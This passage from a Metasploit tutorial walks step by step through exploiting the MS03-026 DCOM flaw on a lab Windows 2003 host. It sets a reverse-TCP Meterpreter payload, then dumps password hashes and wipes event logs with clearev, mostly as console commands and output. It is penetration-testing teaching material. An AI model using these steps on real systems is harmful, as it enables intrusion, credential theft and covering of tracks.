Now, we need to configure the exploit as per the need of the current scenario. The "show options" command displays the various parameters which are required for the exploit to be launched properly. In our case, the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the "set RHOST" command.

We enter the command "set RHOST 192.168.42.129" and we see that the RHOST is set to 192.168.42.129




```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) > set RHOST 192.168.42.129
RHOST => 192.168.42.129
msf exploit(ms03_026_dcom) >
```

Figure 8

Step 7:

The only step remaining now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the "show payloads" command.


As shown in the below figure, "show payloads" command will list all payloads that are compatible with the selected exploit.



```
msf exploit(ms03_026_dcom) > show payloads

Compatible Payloads
===================

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   generic/debug_trap                                         normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                     normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                  normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                         normal  Generic x86 Tight Loop
   windows/adduser                                            normal  Windows Execute net user /ADD
   windows/dllinject/bind_ipv6_tcp                            normal  Reflective Dll Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                            normal  Reflective Dll Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                 normal  Reflective Dll Injection, Bind TCP Stager
   windows/dllinject/reverse_http                             normal  Reflective Dll Injection, PassiveX Reverse HTTP Tunneling Stager
   windows/dllinject/reverse_ipv6_tcp                         normal  Reflective Dll Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp                         normal  Reflective Dll Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                          normal  Reflective Dll Injection, Reverse Ordinal TCP Stager (No NX or Win
7)
   windows/dllinject/reverse_tcp                              normal  Reflective Dll Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                     normal  Reflective Dll Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                          normal  Reflective Dll Injection, Reverse TCP Stager (DNS)
   windows/download_exec                                      normal  Windows Executable Download and Execute
   windows/exec                                               normal  Windows Execute Command
   windows/loadlibrary                                        normal  Windows LoadLibrary Path
   windows/messagebox                                         normal  Windows MessageBox
   windows/meterpreter/bind_ipv6_tcp                          normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
```

Figure 9

For our case, we are using the reverse tcp meterpreter which can be set using the command, "set PAYLOAD windows/meterpreter/reverse_tcp" which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly.



```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.42.129   yes       The target address
   RPORT  135              yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) >
```

Figure 10


We notice that the LHOST for out payload is not set, so we set it to out local IP ie. 192.168.42.128 using the command "set LHOST 192.168.42.128"

Step 8:

Now that everything is ready and the exploit has been configured properly its time to launch the exploit.

You can use the "check" command to check whether the victim machine is vulnerable to the exploit or not. This option is not present for all the exploits but can be a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.


In out case as shown in the Figure below, our selected exploit does not support the check option. [Figure 11]



```
msf exploit(ms03_026_dcom) > check
[*] This exploit does not support check.
msf exploit(ms03_026_dcom) > 
```

Figure 11

The "exploit" command actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system.




```
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.42.128:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129[135] ...
[*] Sending exploit ...
[*] Sending stage (749056 bytes) to 192.168.42.129
[*] Meterpreter session 1 opened (192.168.42.128:4444 -> 192.168.42.129:1033) at 2011-06-21 00:39:50 +0530

meterpreter >
```

Figure 12

The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135.
This is indicated by change in prompt to "meterpreter >".

Step 9:
Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server.
We can use the "help" command to see which all commands can be used by us on the remote server to perform the related actions as displayed in the below Figure.
Below are the results of some of the meterpreter commands.



```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0


Intel(R) PRO/1000 MT Network Connection
Hardware MAC: 00:0c:29:0b:0b:30
IP Address  : 192.168.42.129
Netmask     : 255.255.255.0


meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:16d210d9df536187aad3b435b51404ee:8d2e9a0f08a790b6f55deb1e163178bd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0?:1001:aad3b435b51404eeaad3b435b51404ee:3a7211d3da850a9ea90cfe293110dab9:::
meterpreter > clearev
[*] Wiping 4 records from Application...
[*] Wiping 26 records from System...
[*] Wiping 39 records from Security...
meterpreter >
```

Figure 13

"ipconfig" prints the remote machines all current TCP/IP network configuration values
"getuid" prints the server's username to he console.
"hashdump" dumps the contents of the SAM database.
"clearev" can be used to wipe off all the traces that you were ever on the machine.

Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations as per our wish.

Potential Uses of the Metasploit Framework:

1) Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerablity is not a false positive and can be exploited. Care has to taken because not only does it disprove false positives, but it can also breaks things.

2) Metasploit can be used to test the new exploits that come up nearly everyday on your locally hosted test servers to understand the effectiveness of the exploit.

3) Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

Conclusions:

This article provided a high-level introduction to using Metasploit to provide a generic overview of your system's vulnerabilities and this knowledge along with some more research can help you create your own exploits and perform Penetration Testing like never before.